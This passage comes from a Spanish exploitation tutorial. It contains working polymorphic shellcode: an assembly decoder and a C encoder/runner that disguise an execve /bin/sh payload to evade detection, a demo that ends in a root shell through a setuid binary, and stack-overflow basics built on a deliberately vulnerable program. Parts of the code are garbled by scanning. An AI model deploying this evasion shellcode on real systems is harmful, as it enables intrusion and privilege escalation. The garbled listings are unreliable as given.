        mov cl, 0
6
        sub byte [esi + ecx - 1], 0
8
        dec cl
9
        jnz bucle
10
        jmp short codedShellcode
11
        jmpTrick
12
        call decodificador
13
        codedShellcode:
14
```

Código 26. Decodificador en ensamblador

Por la estructura del Código 26 ya se tendría que ver a simple vista que se utiliza el $jmp/call\ trick$. Después de la etiqueta codedShellcode tendremos nuestro shellcode codificado. Así pues, gracias al jmp/call tendremos la dirección de memoria donde se encuentra nuestro shellcode -de momento, codificado- en el registro esi (línea cuatro).

En la sexta línea hemos de substituir el primer cero por la longitud del *shellcode* codificado. De la séptima línea a la décima tenemos un bucle en el que se pasa por todos los *bytes* del *shellcode* codificado y se les resta el número aleatorio utilizado para codificar el *shellcode*. Dicho lo anterior, debería ser obvio que en la octava línea el segundo cero se debe substituir por el natural utilizado para codificar el *shellcode*. Lo que se realiza exactamente en la octava línea es restar el segundo cero al contenido de la dirección de memoria esi + ecx - 1. Si no se restara ese 1, al principio del bucle

iríamos un byte más allá de nuestro shellcode.

Imaginemos que 'casa' es nuestro shellcode. En ecx guardamos la longitud del shellcode. Como se ve, si no restáramos uno, en la primera vuelta del bucle restaríamos el segundo cero al contenido de una dirección de memoria que no contendría el shellcode.

Después de la instrucción sub, se decrementa ecx y se compara si es igual a cero. Si es diferente a cero significa que aun no se ha decodificado nuestro shellcode. Si es cero se salta a la etiqueta codedShellcode. Se debe tener presente que este salto llevará a la dirección de memoria donde **antes** se tenía el shellcode codificado, donde apunta esi. Gracias a todo el proceso anterior, en esi se tendrél shellcode ya decodificado y listo para ejecutar sin que sea detectado. Se acaba de escribir lo que se llama un shellcode polimórfico.

Todo lo que se ha hecho hasta ahora es correcto, pero aun falta el código que junte el codificador, el decodificador y el shellcode y los haga funcionar con armonia. Para implementar este código utilizará el execve shellcode visto en los capítulos anteriores para que el código quede más claro. En este apartado, se ejecutará el shellcode tal y como se ejecuta en un exploit real. El código del shellcode ya no se compilará con nasm sino que se utilizará un código en C y se almacenará en un puntero de tipo char. Del código fuente en ensamblador del shellcode se obtendrán los opcodes²⁴. Este conjunto de opcodes se almacenarán en alguna posición de memoria y se utilizará un pequeño hack para ejecutarlo.

El script especificado en el Código 27^{25} permite extraer los opcodes de un ejecutable.

```
newlog@Beleriand: "/Documentos/Shellcoding/Codigos/OtrasCosas$
cat genShell.sh
#!/bin/sh

objdump -d ./$1 | grep '[0-9a-f]: '|grep -v 'file' |cut -f2 -d:
|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/$//g' | sed 's/ \\x/g'
|paste -d '' -s |sed 's/^"/' |sed 's/$/"/g'
newlog@Beleriand: "/Documentos/Shellcoding/Codigos/OtrasCosas$
./genShell.sh shellcode
"\x31\xc9\x31\xdb\x8d\x41\x17\x99\xcd\x80\x53\x68\x6e\x2f\"
"x73\x68\x68\x2f\x2f\x2f\x62\x69\x8d\x41\x0b\x89\xe3\xcd\x80"
newlog@Beleriand: "/Documentos/Shellcoding/Codigos/OtrasCosas$
```

Código 27. Script para obtener los opcodes de un shellcode

 $^{^{24}}$ Un opcode es el código máquina equivalente a una instrucción en ensamblador. Por ejemplo, el opcode de la instrucción cdq es 99.

 $^{^{25}}$ El script utilizado para extraer los opcodes del ejecutable fué escrito por vlan7, un usuario de la comunidad de Wadalbertia.

Así pues, para obtener los *opcodes* del *shellcode* y del decodificador se deberá utilizar el *script* mostrado en el Código 27 y pasar como argumento el ejecutable generado con el código del *execve shellcode* y como código fuente para el decodificador se utilizará el Código 26.

El código fuente final escrito en C es el mostrado en el Código 40. Como se lleva haciendo con los últimos códigos, la explicación del código está especificada en el mismo código fuente.

```
#include <stdio.h>
1
   #include <string.h>
2
   #include <sys/time.h>
3
   #include <stdlib.h>
4
   #include <unistd.h>
5
6
   //Esta funcion se encarga de generar un numero
7
   //aleatorio menor al parametro pasado.
8
   int getnumber(int quo) {
9
     int seed;
10
     struct timeval tm;
11
     gettimeofday(&tm, NULL);
12
     seed = tm.tv_sec + tm.tv_usec;
13
     srandom(seed);
14
     return ( random() % quo );
15
   }
16
17
   //Esta funcion se utiliza para ejecutar los opcodes
18
   //especificados en la cadena que se envia como
19
   //parametro. Para ejecutar los opcodes, se declara
20
   //un puntero a una funcion. Acto seguido, se hace
21
   //que el puntero a la funcion apunte a la cadena
22
   //que almacena los opcodes. Una vez el puntero
23
   //apunta a la cadena, se ejecuta la funcion, con
24
   //lo que se ejecutan los opcodes del shellcode.
25
   void execute(char * data) {
26
     void (*func) (void);
27
     func = (void *) data;
28
     func();
29
   }
31
32
   //Esta funcion sirve para mostrar por pantalla el shellcode,
33
   //el decodificador o la union de los dos.
34
   void print_code(char * data, int n) {
```

```
int i, 1 = 15;
36
      switch (n) {
37
        case 1:
38
          printf("\n\nchar code[] =\n");
39
        break;
40
        case 2:
41
          printf("\n\nchar decoder[] =\n");
42
        break;
43
        case 3:
44
          printf("\n\nchar shellcode[] =\n");
45
        break;
46
        default:
47
48
        break;
49
      }
50
51
      for (i = 0; i < strlen(data); ++i) {
52
        if (1 >= 15) {
53
          if (i)
54
             printf("\"\n");
55
          printf("\t\"");
56
          1 = 0;
57
        }
58
        ++1;
59
        printf("\\x%02x", ((unsigned char *)data)[i]);
60
      }
61
      printf("\";\n\n\n");
62
   }
63
64
   int main() {
65
      //Opcodes que identifican al shellcode
66
      char shellcode[] =
67
      "\x31\xc0\x99\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x2f\x62\x69\
68
         x89 \times 3 \times 0 \times 0 \times 0 \times 0;
      //Opcodes que identifican al decodificador
69
      char decoder[] =
70
      "\xeb\x10\x5e\x31\xc9\xb1\x00\x80\x6c\x0e\xff\x00\xfe\xc9\
71
         x75\xf7\xeb\x05\xe8\xeb\xff\xff\xff";
      int count;
72
      //Se obtiene un numero aleatorio.
73
      int number = getnumber(200);
74
      int nullbyte = 0;
75
      int ldecoder;
76
      //Se obtiene la longitud del shellcode.
77
      int lshellcode = strlen(shellcode);
78
```

```
char * result;
79
80
      //Se muestra por pantalla el codigo del decodificador y
81
      //del shellcode sin codificar.
82
      print_code(decoder, 2);
83
      print_code(shellcode, 3);
84
85
86
      //En la posicion de la cadena hexadecimal del decodificador
87
      //deberia ir la longitud del shellcode, se inserta la
88
         longitud
      //calculada con la funcion strlen().
89
      decoder[6] += lshellcode;
90
      //En la posicion de la cadena hexadecimal del decodificador
91
         donde
      //deberia ir el numero aleatorio, se inserta la dicho numero
92
      //calculado con la funcion getnumber().
      decoder[11] += number;
94
95
      ldecoder = strlen(decoder);
96
97
      //Este bucle se realiza para sumar el numero aleatorio a
98
         cada caracter
      //hexadecimal que identifica el shellcode. Al entrar,
99
         nullbyte = 0.
      do {
100
        if (nullbyte == 1) {
101
          //Si se ha generado un byte nulo en el shellcode,
102
          //se genera un nuevo numero aleatorio, se modifica
103
          //dicho valor en el decodificador y se vuelve a
104
          //realizar el proceso de codificacion.
105
          number = getnumber(10);
106
          decoder[11] += number;
107
          nullbyte = 0;
108
        }
109
        //Se recorre todo el shellcode y a cada byte de la cadena
110
        //shellcode, se le suma el numero aleatorio.
111
        for (count = 0; count < lshellcode; count++) {</pre>
112
          shellcode[count] += number;
113
          //Si despues de realizar dicha suma, hay algun byte
114
          //que es cero, se debe volver a realizar todo el
115
          //proceso
116
          if (shellcode[count] == '\0') {
117
            nullbyte = 1;
118
```

```
}
119
        }
120
      //El proceso de codificacion se llevara a cabo hasta que no
      //ningun byte nulo en el shellcode.
122
      } while (nullbyte == 1);
123
124
      //Se reserva espacio para el decodificador y el shellcode.
125
      result = malloc(lshellcode + ldecoder);
126
      //En dicho espacio de memoria se almacena el decodificador
      //y el shellcode.
128
      strcpy(result, decoder);
129
      strcat(result, shellcode);
130
      //Se muestra por pantalla el numero aleatorio generado y
131
      //la cadena que identifica al decodificador y el shellcode
132
      //codificado.
133
      printf("Using value: %x to encode shellcode\n", number);
134
      print_code(result, 1);
135
      //Por ultimo, se ejecuta el decodificador y el shellcode.
136
      execute(result);
137
      //En este momento se deberia obtener una bonita shell!
138
    }
139
```

Código 28. Código fuente del shellcode polimórfico

El Código 29 muestra como compilar y ejecutar el Código 40. Debido a que se ha ejecutado un simple execve shellcode no tiene sentido ejecutar comandos como pwd para mostrar las diferencias entre los directorios antes y después de ejecutar el shellcode. Sin embargo, se aumentarán los privilegios del shellcode polimórfico para demostrar como antes de ejecutar el shellcode se tienen unos privilegios menores que cuando el shellcode lanza la shell desde la cual se podrá ejecutar cualquier comando.

```
newlog@Beleriand: ~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
gcc PolymorphicCCode.c -o PolymorphicCCode
newlog@Beleriand: ~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
execstack -s PolymorphicCCode
newlog@Beleriand: ~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
sudo chown root PolymorphicCCode
[sudo] password for newlog:
newlog@Beleriand: ~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
sudo chmod +s PolymorphicCCode
newlog@Beleriand: ~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
id
uid=1000(newlog) gid=1000(newlog) grupos=4(adm),20(dialout),24(cdrom),
46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
newlog@Beleriand: ~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
./PolymorphicCCode
```

```
char decoder[] =
    "\xeb\x10\x5e\x31\xc9\xb1";

char shellcode[] =
    "\x31\xc0\x99\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x2f\x62\x69\x89"
    "\xe3\xb0\x0b\xcd\x80";

Using value: 53 to encode shellcode

char code[] =
    "\xeb\x10\x5e\x31\xc9\xb1\x14\x80\x6c\x0e\xff\x53\xfe\xc9\x75"
    "\xf7\xeb\x05\xe8\xeb\xff\xff\xff\x84\x13\xec\xa3\xbb\xc1\x82"
    "\xc6\xbb\xbb\x82\x82\xb5\xbc\xdc\x36\x03\x5e\x20\xd3";

# id
    uid=1000(newlog) gid=1000(newlog) euid=0(root) groups=4(adm),20(dialout),24(cdrom),
    46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
# exit
```

Código 29. Ejecución del shellcode polimórfico

Como se puede comprobar en el Código 29 la parte inicial de la cadena code es igual que la cadena decoder, sin embargo, la parte que continua es diferente a la cadena shellcode. Para comprobar que el codificador se ha aplicado correctamente, se puede coger el último opcode de la cadena shellcode, sumarle 53 y se puede comprobar como el resultado es igual al último opcode de la cadena code. Todo este proceso se ha de realizar en hexadecimal. 80h + 53h = d3h.

7.3. Reutilización de las variables de un programa

Este *hack* se debe utilizar cuando el espacio de memoria en el que se puede ubicar el *shellcode* es limitado y no se puede insertar el código.

Ejecutar shellcodes utilizando esta técnica es bastante complejo debido a dos razones. La primera es que el programa a explotar ha de contener alguna variable que se pueda utilizar. La segunda razón es que el exploit resultante, y por consiguiente el shellcode, sólo funcionará para las versiones del programa compiladas con un mismo compilador. Esto significa que si se construye un exploit para un ejecutable compilado por un compilador x, este exploit no tendría porqué funcionar para el mismo ejecutable compilado por un compilador y.

La base de este *hack* reside en conocer la posición de memoria donde el programa vulnerable almacena la variable que queremos utilizar.

Llevar a cabo este hack es bastante más sencillo cuando se trabaja con programas de código abierto²⁶, que no cuando se hace con los de código cerrado.

²⁶Un programa de código abierto es aquel del que se puede disponer de su código fuente.

7.3.1. Programas de código abierto

Con los programas de código abierto es mucho más fácil descubrir si se pueden utilizar sus variables para nuestros fines ya que se puede revisar su código. Una vez se encuentre algo que sea de utilidad se compilará el código del programa y se utilizará un $debugger^{27}$ para descubrir donde se aloja la variable en memoria. Pongamos

por caso que el siguiente código fuera el vulnerable.

```
#include <stdio.h>
   #include <string.h>
2
3
   void abuso() {
4
      char * command = "/bin/sh";
5
      printf("%s", command);
6
   }
7
8
   int main (int argc, char **argv) {
9
      char buf [256];
10
      strcpy(buf, argv[1]);
11
      abuso();
12
   }
13
```

Código 30. Código vulnerable

Si un exploit utilizara el execve shellcode para ejecutar un intérprete de comandos, es obvio que sabiendo donde está ubicada en memoria la variable command el shellcode sería más pequeño. Así pues, suponiendo que la variable está ubicada en la dirección de memoria direcciondememoria, un shellcode funcional podría ser el siguiente:

```
BITS 32
   xor eax, eax
2
3
   mov byte al, 11
4
   push edx
5
   push long 'direcciondememoria'
6
   mov ebx, esp
   push edx
   mov edx, esp
9
10
   push ebx
   mov ecx,
             esp
11
   int 0x80
12
```

 $^{^{27}\}mathrm{Un}$ debugger es una herramienta que permite ejecutar un programa de manera controlada.

Código 31. Execve shellcode teórico

La correcta ejecución de este *shellcode* no se puede demostrar sin tener una base mínima sobre la explotación de *buffers*. Este *shellcode* no se podría ejecutar sin haber explotado un programa vulnerable, ya que la dirección de memoria *direcciondememoria* pertenece al programa vulnerable y ningún otro programa puede acceder a ella.

Cuando se explota un programa vulnerable, es este mismo programa el que acaba ejecutando las instrucciones del *shellcode* y, debido a esto, el programa podrá acceder a la posición de memoria donde se ha ubicado la cadena y ejecutar el *shellcode*.

Para descubrir cual es la dirección de memoria donde se almacena el contenido de la variable *command* se puede proceder tal que así:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Vulnerable$ gcc -g vuln.c -o vuln
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Vulnerable$ gdb -q vuln
Leyendo s mbolos desde /home/newlog/Documentos/Shellcoding/Codigos/Vulnerable/
    vuln...hecho.
(gdb) b abuso
Punto de interrupci n 1 at 0x804844a: file vuln.c, line 5.
(gdb) run AAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/Vulnerable/vuln AAA
Breakpoint 1, abuso () at vuln.c:5
   char * command = "/bin/sh";
(gdb) n
   printf("%s", command);
(gdb) x/2x command
0x8048580: 0x6e69622f 0x0068732f
(gdb) quit
Una sesi n de depuraci n est activa.
  Inferior 1 [process 2643] will be killed.
Salir de cualquier modo? (y o n) y
```

Código 32. Análisis con *qdb*

Primero de todo se compila el código fuente con el flag-g para que la depuración del ejecutable con el depurador gdb sea más simple. Acto seguido se ejecuta el depurador gdb y se establece un punto de ruptura al principio de la función abuso. Cuando se ejecute el programa con la instrucción run con el parámetro 'AAA' a través de gdb el flujo de ejecución se detendrá al entrar en la función abuso. A continuación se ejecuta la instrucción n para decirle a gdb que ejecute la siguiente instrucción. Una vez se ha ejecutado la instrucción, con x/2x command se examina qué contiene la dirección de memoria donde apunta la cadena command. El valor 2x indica que se muestren los 64 bits contiguos a la dirección de memoria donde apunta la cadena command. El primer valor en hexadecimal que aparece a la izquierda, precedente a

los dos puntos, es la dirección que se está buscando. La dirección de memoria inicial donde se ubican los datos de la cadena *command*.

7.3.2. Programas de código cerrado

En el ejemplo anterior se han tenido dos facilidades. La primera ha sido que se han podido buscar las variables del programa en el código fuente. La segunda ha sido que el proceso de *debug* ha sido más fácil ya que se sabía en qué función se encontraba la variable que se utilizaría. Ahora las cosas se han vuelto más difíciles, pero no mucho más.

Normalmente, en sistemas Unix, el formato ejecutable más común es el ELF. Estos tipos de ejecutables almacenan las cadenas y otras variables en dos segmentos de memoria: .rodata y .data.

Esta vez, en vez de utilizar gdb se utilizará una utilidad llamada readelf, Gracias a esta utilidad se podrá obtener información de todos los segmentos de memoria que utiliza el programa a explotar.

La sintaxis para mostrar dicha información es:

_	Beleriand: ~/Documore 37 section head		_		able\$ r	ead	elf -	-S 1	vuln	
Section	Headers:									
[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]		NULL	00000000	000000	000000	00	_	0	0	0
[1]	.interp	PROGBITS	08048134	000134	000013	00	Α	0	0	1
[2]	.note.ABI-tag	NOTE	08048148	000148	000020	00	Α	0	0	4
[3]	.note.gnu.build-i	NOTE	08048168	000168	000024	00	A	0	0	4
[4]	.gnu.hash	GNU_HASH	0804818c	00018c	000020	04	A	5	0	4
[5]	.dynsym	DYNSYM	080481ac	0001ac	000070	10	A	6	1	4
[6]	.dynstr	STRTAB	0804821c	00021c	00006e	00	Α	0	0	1
[7]	.gnu.version	VERSYM	0804828a	00028a	00000e	02	A	5	0	2
[8]	.gnu.version_r	VERNEED	08048298	000298	000030	00	A	6	1	4
[9]	.rel.dyn	REL	080482c8	0002c8	800000	08	Α	5	0	4
[10]	.rel.plt	REL	080482d0	0002d0	000028	08	A	5	12	4
[11]	.init	PROGBITS	080482f8	0002f8	000030	00	AX	0	0	4
[12]	.plt	PROGBITS	08048328	000328	000060	04	ΑX	0	0	4
[13]	.text	PROGBITS	08048390	000390	0001cc	00	AX	0	0	16
[14]	.fini	PROGBITS	0804855c	00055c	00001c	00	ΑX	0	0	4
[15]	.rodata	PROGBITS	08048578	000578	000013	00	Α	0	0	4
[16]	.eh_frame	PROGBITS	0804858c	00058c	000004	00	Α	0	0	4
[17]	.ctors	PROGBITS	08049f14	000f14	800000	00	WA	0	0	4
[18]	.dtors	PROGBITS	08049f1c	000f1c	800000	00	WA	0	0	4
[19]	.jcr	PROGBITS	08049f24	000f24	000004	00	WA	0	0	4
[20]	.dynamic	DYNAMIC	08049f28	000f28	0000c8	80	WA	6	0	4
[21]	.got	PROGBITS	08049ff0	000ff0	000004	04	WA	0	0	4
[22]	.got.plt	PROGBITS	08049ff4	000ff4	000020	04	WA	0	0	4
[23]	.data	PROGBITS	0804a014	001014	800000	00	WA	0	0	4
[24]	.bss	NOBITS	0804a01c	00101c	800000	00	WA	0	0	4
[25]	.comment	PROGBITS	00000000	00101c	00002ъ	01	MS	0	0	1
[26]	.debug_aranges	PROGBITS	00000000	001047	000020	00		0	0	1
[27]	.debug_pubnames	PROGBITS	00000000	001067	000025	00		0	0	1
[28]	.debug_info	PROGBITS	00000000	00108c	0000fd	00		0	0	1
[29]	.debug_abbrev	PROGBITS	00000000	001189	0000a7	00		0	0	1
[30]	.debug_line	PROGBITS	00000000	001230	00003f	00		0	0	1

```
PROGBITS
                                          00000000 001270 000044 00
  [31] .debug_frame
  [32] .debug_str PROGBITS
[33] .debug_loc PROGBITS
[34] shstrtah STRTAR
                                      00000000 0012b4 0000b7 01 MS 0 0 1
                                         00000000 00136ъ 000058 00 0
                                                                            0 1
                        STRTAB
  [34] .shstrtab
                                         00000000 0013c3 000156 00
                                                                             0
                                                                         0
                                                                                1
                                         00000000 001ae4 0004b0 10
  [35] .symtab
                         SYMTAB
                                                                            52
  [36] .strtab
                         STRTAB
                                         00000000 001f94 000230 00
                                                                             0
                                                                                1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
 I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
 O (extra OS processing required) o (OS specific), p (processor specific)
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Vulnerable$
```

Código 33. Segmentos de memoria

Como se ve, se muestran todos los segmentos utilizados y, además, estan numerados. Los segmentos .data y .rodata aparecen en la lista.

Para ver lo que contiene cada segmento sólo se ha de ejecutar la siguiente instrucción:

Código 34. Segmento .data y .rodata

Como se puede comprobar, es la sección .rodata la que contiene la cadena "/bi-n/sh". Para calcular cual es su posición exacta en memoria basta sumarle los bytes necesarios a la dirección 0x08048578, que es la dirección de memoria donde empieza la cadena "....../bin/sh.". Para saber la dirección de memoria donde se ubica la cadena "/bin/sh" se debe sumar 8 bytes a la dirección inicial. Estos 8 bytes son los relativos a la cadena "......" que precede a la cadena "/bin/sh". Cuando se realiza el cálculo 08048578h + 8d el resultado es 8048580h. Como se puede comprobar, esta es la misma dirección de memoria a la que se llego realizando el análisis del código fuente de la aplicación.

8. Exploiting

En los lenguajes de programación, las variables no son más que un espacio de memoria reservado. Cuando se declara una variable de cierto tipo, el compilador reserva el espacio necesario para poder almacenar correctamente el valor de dicha variable. Por ejemplo, en el lenguaje de programación C, si se declara una variable de tipo char, el compilador le asignará cierta dirección de memoria a la variable, y a la siguiente variable declarada en el programa se le asignará la misma dirección de memoria sumándole o restándole un byte, dependiendo de la implementación del compilador. De este modo, el tamaño de una variable de tipo char es de un byte. Evidentemente, el compilador conoce de antemano cual es el tamaño de cada variable.

Un desbordamiento de búfer se da cuando el valor que se almacena en una variable ocupa más que el espacio que se ha reservado para ella. Cuando se da un desbordamiento de búfer, se puede desembocar en tres situaciones diferentes. La primera de ellas es en la que el programa finaliza debido a que los datos que se deberían haber almacenado en la variable, sobreescriben posiciones de memoria que no pertenecen al programa ejecutado. La segunda situación es en la que los datos que se deberían haber almacenado en la variable, sobreescriben otras posiciones de memoria que pertenecen al programa ejecutado. Esta segunda situación desemboca en la corrupción de los datos relativos al programa, ya sean datos almacenados por éste o sean datos añadidos por el compilador para llevar a cabo una correcta ejecución. La última situación es la unión de las dos situaciones anteriores. Se da cuando se corrompen datos relativos al programa y, además, éste finaliza inesperadamente.

Cuando los datos almacenados en memoria relativos a un programa en ejecución son modificados, se pueden modificar datos almacenados por el programa o se pueden modificar datos insertados por el compilador. Cuando se lleva a cabo el primer tipo de modificación de datos, no se podrá llegar a ejecutar el *shellcode* seleccionado, sin embargo, alterar los datos almacenados por el programa, puede permitir controlar el flujo de ejecución del mismo y, así, llegar a ejecutar partes del código que de otro modo no se hubieran podido ejecutar. En cambio, si se pudieran modificar los datos insertados por el compilador, se podría llegar a insertar código de nuestra elección y totalmente ajeno al programa en ejecución. Es en este momento en el que se deberían aplicar todas las técnicas plasmadas en los capítulos anteriores.


Todo el proceso de investigación para vulnerar un programa es lo que se conoce como *exploiting*.

9. Desbordamiento de búfers en la pila

Se denomina pila a una región de memoria en la que los datos se almacenan siguiendo un patrón llamado LIFO²⁸. Este patrón se basa en dos conceptos diferentes. El primero de ellos es que los datos almacenados sólo se pueden obtener y almacenar sin controlar la posición de memoria de la que se lee o en la que se almacena. Una vez se lee un dato insertado en la pila, ya no se puede volver a acceder a él. El segundo concepto es que, partiendo de una dirección de memoria inicial, los datos se van insertando de forma contigua. Cuando se ejecuta la operación de lectura, el dato que se obtiene es el último dato insertado. De ahí vienen las siglas del patrón, el último en entrar, es el primero en salir.

Cada vez que un programa ejecuta una función²⁹, en memoria se genera una estructura de datos siguiendo el patrón de una pila. En esta sección de memoria, de ahora en adelante llamada pila, se almacenan los datos que son necesarios para la correcta ejecución de las funciones de un programa. Esta estructura que se construye cuando se ejecuta una función se llama stack frame o marco de pila. Una vez se ha ejecutado la función, el marco de pila creado puede ser sobreescrito por los marcos de pila que generen otras funciones.

Sin entrar en los detalles específicos de cada compilador, un marco de pila está formado por los datos mostrados a continuación.



Primero de todo se almacenan los argumentos de la función a ejecutar. Posteriormente se almacena la dirección de retorno y la dirección del marco de pila anterior³⁰.

²⁸Last In, First Out

²⁹También se incluye la función *main* de un programa.

³⁰También llamado saved frame pointer.

Por último se almacenan las variables locales de la función. En este momento hay varias preguntas que no tienen respuesta:

• Qué es la dirección de retorno?

Cuando se ejecuta un programa, cada una de las instrucciones que forman ese programa son almacenadas en memoria. Como ya se ha visto en los capítulos anteriores, la instrucción equivalente en ensamblador a llamar una función es la instrucción call. La instrucción call hace que el flujo de ejecución de un programa se desvíe y que se ejecuten instrucciones que no son contiguas a este call. Una vez se ha ejecutado la función en cuestión, el flujo de ejecución del programa debe continuar con la instrucción contigua al call.

Para que se pueda llevar a cabo correctamente esta tarea es necesario almacenar la dirección de memoria donde se ubica dicha instrucción. Si no se almacenara la dirección donde se ubica la instrucción posterior al *call* no sería posible continuar ejecutando el programa.

• Qué es la dirección del marco de pila anterior?

La dirección del marco de pila anterior³¹ es la dirección de memoria donde empieza el marco de pila anterior. Se debe tener constancia de esta dirección ya que de no ser así no sería posible ejecutar algoritmos recursivos.

Cómo se sabe que lo primero que se almacena en el marco de pila son los argumentos de la función y que no son lo último que se almacena?

Para responder a esta pregunta, partiendo de la base de que el esquema del marco de pila anterior es correcto, es necesario saber si los datos que se almacenan en la pila se almacenan de forma ascendente o de forma descendente. O sea, si los datos se almacenan de posiciones de memoria menores hacia direcciones de memoria mayores o del revés.

Para desmostrar este concepto, se puede utilizar el siguiente código.

```
#include <stdio.h>

void foo() {

int reg_esp;

//ESP value is stored in reg_esp variable
__asm__ __volatile__ ("mov %%esp, %0" :"=g"(reg_esp));
```

³¹Saved Frame Pointer

```
printf("ESP value in function: %p\n", (void *) reg_esp
9
               );
   }
10
11
   int main(int argc, char ** argv) {
12
13
            int reg_esp;
14
15
            __asm__ __volatile__ ("mov %%esp, %0" :"=g"(reg_esp));
16
17
            printf("ESP value before function: %p\n", (void *)
18
               reg_esp);
19
            foo();
20
21
            __asm__ __volatile__ ("mov %%esp, %0" :"=g"(reg_esp));
22
23
            printf("ESP value after function: %p\n\n", (void *)
                reg_esp);
25
            return 0;
26
   }
27
```

Código 35. Obteniendo el valor del registro ESP

El registro ESP es un registro que almacena la dirección del último dato que se ha insertado en la región de memoria que se utiliza como pila para contruir los marcos de pila de cada función. Este código muestra el valor del registro ESP antes de ejecutar una función, mientras se está ejecutando la función y una vez se ha ejecutado la función.

La salida del programa es la siguiente:

```
newlog@newlog:~/Documentos/Shellcoding/Codigos/StackOverflows/GrowingStack$ ./
growingStack
ESP value before function: 0xbf8c2490
ESP value in function: 0xbf8c2460
ESP value after function: 0xbf8c2490
newlog@newlog:~/Documentos/Shellcoding/Codigos/StackOverflows/GrowingStack$
```

Código 36. Valor del registro ESP

El valor del registro ESP antes de que se ejecute la función es la dirección 0xbf8c2490. Una vez se está ejecutando la función, el valor del registro ESP es 0xbf8c2460. Esto significa que cuando se está ejecutando la función, la dirección de memoria que almacena el registro ESP es menor - 30 bytes menor - que la dirección de memoria que almacena el registro ESP antes o después de que se haya ejecutado la función. Esto significa que la pila crece de modo descendente. De direc-

ciones mayores a menores.

Esto es importante ya que gracias o a pesar de ello, se podrán o no se podrán sobreescribir datos importantes del marco de pila de cada función.

9.1. Marco de pila generado por el compilador GCC

Una vez ilustrado el método de construcción teórico del marco de pila, este apartado mostrará cual es la estructura exacta del marco de pila generado por el compilador GCC en su versión 4.4.5. Este es un paso imprescindible para entender que no es necesario conocer exactamente la estructura del marco de pila para aprovechar un desbordamiento de búfer en la pila.

La mayoría de los compiladores actuales siguen el patrón explicado anteriormente, sin embargo, añaden datos ajenos al código compilado por cuestiones de funcionalidad, rendimiento, etc.

Para ver la estructura del marco de pila de una función, se descompilará el siguiente código fuente.

```
#include <stdio.h>
2
    int foo(int var1) {
3
             int var2;
4
             var1 = 1;
5
             var2 = 2;
6
             return var2;
7
    }
8
9
    int main() {
10
11
             int var1 = 2;
12
             foo(var1);
13
14
             return 0;
15
    }
16
```

Código 37. Código fuente stackFrame.c

El código fuente es muy simple. A continuación se descompilará el main y la función foo para saber qué instrucciones en ensamblador genera gcc al compilar el código fuente.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/StackFrame$ gcc stackFrame.c -o stackFrame
```

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/StackFrame$ gdb -q
  stackFrame
Leyendo s mbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
   StackFrame/stackFrame...(no se encontraron s mbolos de depuraci n)hecho.
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
                         ebp
  0x080483ad <+0>: push
  0x080483ae <+1>: mov
                         ebp,esp
  0x080483b0 <+3>: sub
                         esp,0x14
  0x080483b3 <+6>: mov DWORD PTR [ebp-0x4],0x2
  0x080483ba <+13>: mov eax, DWORD PTR [ebp-0x4]
  0x080483bd <+16>: mov
                           DWORD PTR [esp], eax
  0x080483c0 <+19>: call
0x080483c5 <+24>: mov
                          0x8048394 <foo>
                           eax,0x0
  0x080483ca <+29>: leave
  0x080483cb <+30>: ret
End of assembler dump.
(gdb) disass foo
Dump of assembler code for function foo:
  0x08048394 <+0>: push ebp
  0x08048395 <+1>: mov
                         ebp, esp
  0x080483a8 <+20>: mov eax, DWORD PTR [ebp-0x4]
  0x080483ab <+23>: leave
  0x080483ac <+24>: ret
End of assembler dump.
(gdb) quit
```

Código 38. Ejecutable stackFrame descompilado

Para descompilar el main y la función foo se utiliza el depurador gdb. Con la opción -q se especifica que no se muestre un mensaje informativo del depurador. Como segundo parámetro se especifica el nombre del binario a descompilar. Acto seguido, dentro de gdb se especifica que el código ensamblador que se muestre, se muestre con la sintaxis $intel^{32}$.

Para descompilar el código de la función foo se utiliza la instrucción disass foo.

Una vez descompilado el programa, se puede ver que tanto la función principal main como la función foo construyen sus respectivos marcos de pila de un modo genérico.

Con la instrucción *push ebp* se está almacenando en la pila la dirección de memoria del marco de pila anterior. En el caso de la función *main* lo que se almacena es la dirección inicial del segmento de memoria utilizado para construir los marcos de pila del programa ejecutado.

La instrucción $mov\ ebp, esp$ se encarga de que el registro ebp almacene la dirección que contiene el registro esp. De este modo se guarda la dirección actual del último dato añadido al segmento de memoria utilizado como pila. Esta dirección de memoria

³²Para más información sobre las diferentes sintaxis del lenguaje ensamblador visitar http://www.ibm.com/developerworks/library/l-gas-nasm.html

será la nueva base del marco de pila que se creará para la función a ejecutar.

Después de esta instrucción, la construcción del marco de pila de cada función sigue el mismo patrón pero es dependiente del código fuente de cada función.

